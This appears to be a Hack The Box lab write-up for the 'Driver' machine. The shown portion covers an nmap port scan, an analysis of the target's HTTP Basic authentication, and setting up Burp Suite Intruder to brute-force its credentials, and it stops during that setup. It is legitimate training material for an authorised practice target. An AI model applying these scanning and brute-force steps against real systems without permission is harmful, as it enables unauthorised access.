

Author: ForTheHacKing

Date: 12/21

HTB Machine: Driver


Contents

Port Enumeration	...page 2
Web Directory Enumeration	...page 3
Cracking HTTP Authentication	...page 4
Gaining A Foothold	...page 17
Escalating Privileges	...page 24

HTB Machine: Driver

Port Enumeration

There doesn't appear to be many ports open for this box. All ports are in tcp unless stated otherwise.



```
(kali㉿kali)-[~]
$ nmap 10.10.11.106 -p-
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-14 17:09 EST
Nmap scan report for 10.10.11.106
Host is up (0.021s latency).
Not shown: 65531 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
5985/tcp  open  wsman

Nmap done: 1 IP address (1 host up) scanned in 104.78 seconds
```

You may try different scanning techniques such as Christmas scan using **-sX**, or Maimon scan using **-sM**

- Ports 80

Displays a http Microsoft IIS 10.0 server. One of the hosted web pages will be useful in gaining a foothold later on.

- Ports 135

Displays a Microsoft Windows Remote Procedure Call. Not sure if this port holds much value in this machine.

- Ports 445

Displays a Microsoft SMB port named WORKGROUP (using **-sV** flag). This service will come in useful for gaining a foothold.

- Ports 5985


Displays a wsman service. Some googling tells us that wsman is Web Services-Management, a DMTF open standard that uses a SOAP-based protocol for the remote management of servers, devices, etc. across different IT infrastructure.

More about WS-Management can be found at Wikipedia:


<https://en.wikipedia.org/wiki/WS-Management>

Web Directory Enumeration

Dirb was unable to enumerate the directories at **10.10.11.106** and visiting this page in a web browser prompts the user for login credentials.



*A request for username and password is prompted when attempting to access the web pages on **10.10.11.106***




Without the proper credentials, this simple http page is displayed.

If we could provide **dirb** with the username and password, we may have more success.

HTB Machine: Driver


Cracking HTTP Authentication

Using the browser's developer console (here I'm using Firefox, pressing f12 brings up 'Developer Tools') and examining what network interactions are taking place when we visit this page, we can see in the Response Headers that it is the '**WWW-Authenticate**' header which prompts users with the login popup message.



Use the 'network' tab and refresh the page to see these html GET requests.


Furthermore, if we examine the Request Header after entering a random username and/or password, and clicking submit, we see that there is a header called **Authorization**, followed by a seemingly random parameter...



The parameter for the **Authorization** header will change depending on what you input for the credentials.


HTB Machine: Driver

Let's say we input *WRONG* for the username, and *PASSWORD* for the password... these are not accepted as correct, and the Request Header sent to the server displays the **Authorization** header as...



The word 'Basic' is always there, but the value after this changes depending on what we type into the username and password fields before clicking to submit.

Clicking on the little '?' next to the header takes us to a Mozilla help page which tells us more about this particular header...



It appears that the credentials are encoded.

Scrolling down and reading more about 'Basic' we are given links to other help pages for more information...

https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Authorization

Access-Control-Allow-Headers
Access-Control-Allow-Methods
Access-Control-Allow-Origin
Access-Control-Expose-Headers
Access-Control-Max-Age
Access-Control-Request-Headers
Access-Control-Request-Method
Age
Allow
Alt-Svc
Authorization
Cache-Control
Clear-Site-Data
Connection
Content-Disposition
Content-DPR

The [Authentication scheme](#) that defines how the credentials are encoded. Some of the more common types are (case-insensitive): [Basic](#), [Digest](#), [Negotiate](#) and [AWS4-HMAC-SHA256](#).

Note: For more information/options see [HTTP Authentication > Authentication schemes](#)

Other than `<auth-scheme>` the remaining directives are specific to each [authentication scheme](#). Generally you will need to check the relevant specifications for these (keys for a small subset of schemes are listed below).

Basic

<credentials>
The credentials, encoded according to the specified scheme.

Note: For information about the encoding algorithm, see the examples: below, in [WWW-Authenticate](#), in [HTTP Authentication](#), and in the relevant specifications.

Digest

<response>

Clicking on the 'HTTP Authentication' link here provides us with more information about this type of authentication and the encoding used

And here we can learn (if you hadn't known or guessed before) that the Basic encoding scheme uses Base64.

https://developer.mozilla.org/en-US/docs/Web/HTTP/Authentication

Authentication schemes

The general HTTP authentication framework is the base for a number of authentication schemes.

IANA maintains a [list of authentication schemes](#), but there are other schemes offered by host services, such as Amazon AWS.


Some common authentication schemes include:

- Basic**
See [RFC 7617](#), [base64-encoded](#) credentials. More information below.
- Bearer**
See [RFC 6750](#), bearer tokens to access OAuth 2.0-protected resources
- Digest**
See [RFC 7616](#), Firefox 93 and later support SHA-256 encryption. Previous versions only support MD5 hashing (not recommended).
- HOBA**
See [RFC 7486](#), Section 3, HTTP Origin-Bound Authentication, digital-signature-based
- Mutual**
See [RFC 8120](#)
- Negotiate / NTLM**
See [RFC4599](#)

Base64-encoded credentials is the scheme used for Basic HTTP authentication framework.

HTB Machine: Driver


This means we should be able to brute force/dictionary attack this http GET request authentication method, we just need to ensure we are encoding our words into Base64 before submitting them...



Visiting a Base64 encoding/decoding website will reveal that this character string does represent the username and password I gave earlier as an example with a colon in between to separate them, thus confirming the server is checking the Base64 encoded versions of the username and password.


So, we need Burp Suite to help us. Search for Burp and open it (it likely comes pre-installed on your version of Kali). Using Burp, we can capture the GET requests and set up 'Intruder' to attack this authentication method.

First of all, click on 'Proxy' -> 'Intercept' and then 'Open Browser'. This web browser is a custom browser that has Burp set to be its proxy, so all the request and responses pass through Burp, allowing us to see what is being sent and to modify anything we wish.




HTB Machine: Driver

From the Burp web browser, navigate to the attack IP, 10.10.11.106. The Burp program will display in front of the web browser, since it's intercepted some data being passed over, and you can see the http GET request with all the headers in use; there doesn't appear to be any payload/body section of course.



Click 'Forward' to forward this request on to the server as is.

When the Burp Browser pops back up, you can see the web page is asking for the credentials as expected. For now, simply enter a random username and password and we see a new http GET request now...



We can see the 'Authorization' header and parameter, encoded in Base64 by the web browser.

You want to right-click on this page and click 'Send to Intruder' (or press Ctrl-i for a keyboard shortcut). Then click on the 'Intruder' tab and you will notice we have two tabs labelled '1' and '2', you can delete the first one as we won't need that tab.




Close the '1' tab, click on the small 'x' right next to the '1'; we just want this number '2' we sent over.

Author: ForTheHacking

HTB Machine: Driver

